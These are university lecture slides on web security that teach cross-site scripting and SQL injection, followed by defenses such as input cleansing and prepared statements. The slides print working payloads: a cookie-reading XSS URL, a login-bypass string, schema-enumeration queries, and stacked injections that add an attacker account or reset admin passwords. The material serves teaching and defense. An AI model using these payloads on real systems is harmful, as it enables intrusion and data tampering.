Web Security

Cyber Security Lab
Spring '10

Outline

- Web application weaknesses
  - XSS
  - AJAX weaknesses
- SQL Injection Attacks
  - (Slides from Lars Olson)
  - http://www.cs.uiuc.edu/class/fa07/cs461/slides

The Web as a Ripe Target

- Attack targets
  - Client browser/machine
    - Install adware
    - Email address book
    - Bank information displayed in browser
  - Web server
    - Infect pages to be served to others, e.g. Knoppix
  - Backend server
    - Grab valuable customer data

Attack Tools

- Used to be HTML, CGI and Java
- Now Javascript and AJAX
  - Active content which may not be apparent
  - Script access to current page (DOM)
  - Ability to make additional HTTP requests
- SQL injections to attack the backend

Cross Site Scripting (XSS)

- Goal – Inject malicious code into web pages viewed by others.
- Cross site a bit of a misnomer.
  - Term applies to general injection of malicious script
- Three types
- Wikipedia reference
  - http://en.wikipedia.org/wiki/Cross_site_scripting

Type 2 XSS

- Type 2 – Stored or persistent
  - User entered data is stored
  - Later used to create dynamic pages
  - Very powerful attack
- Examples
  - Sites that allow HTML formatted user input, e.g. Blog comments, wiki entries.

Second Order XSS

- Combine type 2 attack with social engineering
- Sign up for an account
  - Enter exploit script in address field
- Call help desk
  - Display your record
  - Launch from the inside

Type 1 XSS

- Type 1 – Non-persistent or reflected
  - User enters data. Server uses data to dynamically create page, e.g. Search engine
  - Generally attacking self, but could be tool for social engineering.
- E.g., enter the following into a form that then shows the original query in the response.
  - <script>confirm("Do you hate purple dinosaurs?");</script>

Type 0 XSS

- Type 0 -DOM-based or Local
  - Very similar to Type 1 except the actual script is passed argument and parsed on client side only
  - Server processing cannot fix the problem
  - Again self attack. Likely invoked through phishing link, email HTML rendering, or hidden link in main page.

Type 0 XSS

- Consider

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system…</HTML>
```

- Invoke as
  - http://vulsystem.com/welcome.html?name=Bob
  - http://vulsystem.com/welcome.html?name=<script>alert(document.cookie)</script>

Input Cleansing

- Ensure that the user is providing the type of information you are expecting.
  - No HTML tags in blog comments
  - Perform escaping of all special characters
    - Mozilla and “get” arguments
- Could defeat by alternative encodings

Example MySpace Exploit

- Samy Worm – October '05
  - Person views infected myspace page
  - Executes javascript exploit
    - Adds Samy to viewer's hero list
    - Adds infection to viewer's myspace page
  - http://namb.la/popular/tech.html - Technical explanation apparently from Samy
    - Many cases of tediously finding alternative ways of expressing javascript components

Newer Exploits

- Quicktime worm – December '06
  - Blank movie provides hook to execute malicious script
  - Script redirects to phishing page that looks like myspace login page
  - http://www.securityfocus.com/brief/375

Koobface virus on MySpace and Facebook

See link to movie. Movie requires flash update (really virus)

Multi-Encoding Techniques

- Trick system into incorrectly processing “special characters”
  - US-ASCII
  - Unicode encodings - UTF-8 or UTF-16
  - ISO 8859-n
    - Different prefixes for different languages
    - Multiple ways of encoding the same character
- Multiple ways of encoding and IP address
  - 192.168.1.1 or C0.A8.1.1 or 3232235777

Cleansing Options

- Improve input cleansing in code
- Web firewall
  - Hosting solution
- Web proxy
  - Client solution
- A couple packages

Web security packages

- Pen test tools and proxies
  - Web Scarab
    - http://www.owasp.org/index.php/Category:OWASP_WebS
  - BURP
    - http://www.portswigger.net/suite/
- Web application firewall (WAF)
  - Imperva WAF - http://www.imperva.com/waf/
  - WAF Evaluation Criteria
    http://www.webappsec.org/projects/wafec/

Play with Flawed Web Sites

- Examine missions to discover and exploit each web sites flaw
  - http://www.hackthissite.org/missions/

AJAX

- Allows JavaScript to request additional data
  - Dynamically update part of page
- XmlHttpRequest (XHR) is the key class
  - http://www.w3.org/TR/XMLHttpRequest/
  - Generally used to pull new information or send information

Same origin policy

- Script can only make requests to the domain of its original source
- Script can only access document it fetched
- Bound what sneaky scripts can access
- Could avert
  - Signed scripts
  - ActiveX/Java proxies
  - Trusted security zones

Mashups

- Combine data from two sources in one new groovy page
  - E.g., Google map data plus address information from corporate directory
  - Create personal desktop by combining scripts from multiple sources
- What if you include my “magic 8” service in your desktop?

Mashup restrictions

- In general cross domain communication forbidden by same origin policy
- Ad Hoc workarounds
  - Proxy, iframes, dynamic script creation
- New mashup explicit standards being developed

Data Harvesting

- XML or JSON data offered via HTTP
  - Intended as target for AJAX apps
  - Could be accessed directly
- Fetching entire data set may be undesirable
  - Load on server
  - Possibility of competitor leveraging your data collection work
- Introduce throttling or metering mechanisms

Web Services


- Standards for enabling machine to machine communication over the web.
  - Web Service Standards - WS-*
    - Many thoroughly defined standards
    - Generally encoded through XML and SOAP
    - Perceived as very heavy weight
  - Representational State Transfer – RESTful web services
    - Just use simple set of HTTP operations GET, PUT, and DELETE

SQL Injections

- http://xkcd.com/327/

Disclaimer!!

- Do not use your powers for evil.
- The purpose of showing these attacks is to teach you how to prevent them.
- Established e-commerce sites are already hardened to this type of attack.
- You might cause irreparable harm to a small “mom-and-pop” business.
- Even if you don’t, breaking into someone else’s database is illegal and unethical.



Characterization of Attack

- Not a weakness of SQL
  - ...at least in general
  - SQL Server may run with administrator privileges, and has commands for invoking shell commands
- Not a weakness of database, PHP/scripting languages, or Apache
- Building executable code using data from an untrusted user
  - Perl taint mode was created to solve a similar problem

Simple Attack Example

- Logging in with:

```
select count(*) from login where username = '$username' and password = '$password';
```

- Setting the password to “`' or 'a' = 'a`”:

```
select count(*) from login where username = 'alice' and password = '' or 'a' = 'a';
```

- In fact, username doesn’t even have to match anyone in the database

Detecting Vulnerability

- Try single apostrophe
  - If quotes aren’t filtered, this should yield an error message
  - Error message may be useful to attackers
  - May reveal database vendor (important later on)
- Try a comment character (double-hyphen in some databases, # symbol in others)
  - Only works for numeric fields, if quotes are filtered
  - Not as commonly filtered

Inferring Database Layout (1)

- Guess at column names

```
' and email is null--
```

```
' and email_addr is null--
```

- Use error messages (or lack of)

Inferring Database Layout (2)

- Guess at table name

```
' and users.email_addr is null--
```

```
' and login.email_addr is null--
```

  - Can be done with an automated dictionary attack
  - Might discover more than one table in the query

- Guess at other table names

```
' and 1=(select count(*) from test)--
```

Discovering Table Data

- Depends on query structure, output format
- May be directed at a particular user or account (*e.g.* root)

```
' or username like '%admin%'--
```

- May include brute-force password attacks

Query Stacking (1)

- Use semicolon as command separator
  - Useful output is limited by application
    - My main example doesn't output anything from the database.
    - Try the queries on a login page that displays a query result.

```
1; select * from test--
```

  - Doesn't display the entire table? Try modifying the query:

```
1; select b from test--
1; select a from test where a not in (1)--
```

Query Stacking (2)

- Displaying database structure
  - Highly vendor-specific

```
1; select relname from pg_class--
```

  - Output displays only one result? Use repeated application

```
1; select relname from pg_class where relname
  not in ('views')--
```

Query Stacking (3)

- Displaying database structure (cont)
  - Table structure: vendor-specific, use repeated application if needed

```
1; select attname from pg_class, pg_attribute
  where pg_class.relname = 'login' and
  pg_class.oid = pg_attribute.attrelid--
```

Query Stacking (4)

- Modifying the database

```
'; insert into login values(100, 'attacker',
  'attackerpw', 2222, 'attacker@example.com')--
```

```
'; update login set password='newpw' where
  username like '%admin%'--
```

Second-Order SQL Injection

- Inserting text fields that will pass initial validation, but could be used later on.
  - *e.g.* Adding a new user on a web form
  - Username: `alice'' or username=''admin`
  - Later, the user updates her password. The application runs:

```
update users set password='$password' where
  username='$username'
```

  - The query expands to:

```
update users set password='newpw' where
  username='alice' or username='admin'
```

How to Prevent Attacks (1)

- Input Verification
  - Use pattern matching
  - May be tricky if we want to allow arbitrary text
- Escape characters
  - addslashes() function or other input sanitizer
  - PHP “Magic Quotes”
    - Automatically corrects single-quote, double-quote, backslash, null
    - Enabled by default in PHP 5, removed in PHP 6

How to Prevent Attacks (2)


- MySQL doesn’t allow query stacking
- Use stored procedures instead of queries
- Limit database privileges of application
- Run in non-admin user space to prevent system calls (e.g. MS SQL Server)
- Hide error messages

How to Prevent Attacks (3)

- Prepared Statements (Java, Perl, PHP, ...)
  - PHP/PostgreSQL: `select count(*) from login where username=$1 and password=$2`
  - Java: `select count(*) from login where username=? and password=?`
  - Partially builds parse tree, fills in gaps after user input
  - Also allows database optimization
  - Please note: some parts of a query cannot be parameterized in a prepared statement.
    - Table name, column name, answer size limit
    - Arbitrary number of conditions

Query Syntax Analysis

- Injection attacks necessarily change the parse tree of a query



Conclusions

- Rich target
  - Most Internet activity is web based
- Fast changing technology
  - JavaScript, AJAX, web services
  - People innovating tech by using tools in unexpected ways
- "Web 2.0" will continue to be interesting source of new attacks and exploits